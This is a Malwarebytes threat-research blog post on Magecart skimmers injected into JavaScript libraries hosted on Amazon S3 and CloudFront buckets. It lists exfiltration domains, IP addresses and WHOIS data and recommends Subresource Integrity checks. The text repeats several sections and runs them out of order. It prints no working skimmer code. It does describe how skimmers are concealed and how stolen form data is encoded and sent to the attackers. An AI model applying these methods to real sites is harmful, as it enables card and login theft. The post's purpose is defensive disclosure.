
We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests, all of which are GET requests to various JavaScript files on the host s3-ca-central-1.amazonaws.com. The bottom pane shows the JavaScript code of the selected request, with a red box highlighting a URL: https://cdn-imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextareasendDataDomainTrySendIMGGetImageUrl?ref=onreadystatechangesetIntervalreplacetestlengthcharAtorientation=ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-.\_~!@#\$%^&\*(){}|:;'\",/;<br>The interface includes a menu bar (File, Edit, Rules, Tools, View, Help, Links), a toolbar (QuickSave, UI mode, VPN, Proxy, Import SAZ/PCAP, Update/View Regexes, Run Regexes, Clear Markings), and several view tabs (Statistics, Inspectors, AutoResponder, Composer, Fiddler Orchestra Beta, FiddlerScript, Headers, TextView, SyntaxView, WebForms, HexView, Auth, Cookies, Raw, JSON, XML, Transformer, Headers, TextView, SyntaxView, ImageView, HexView, WebView, Auth, Caching).

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

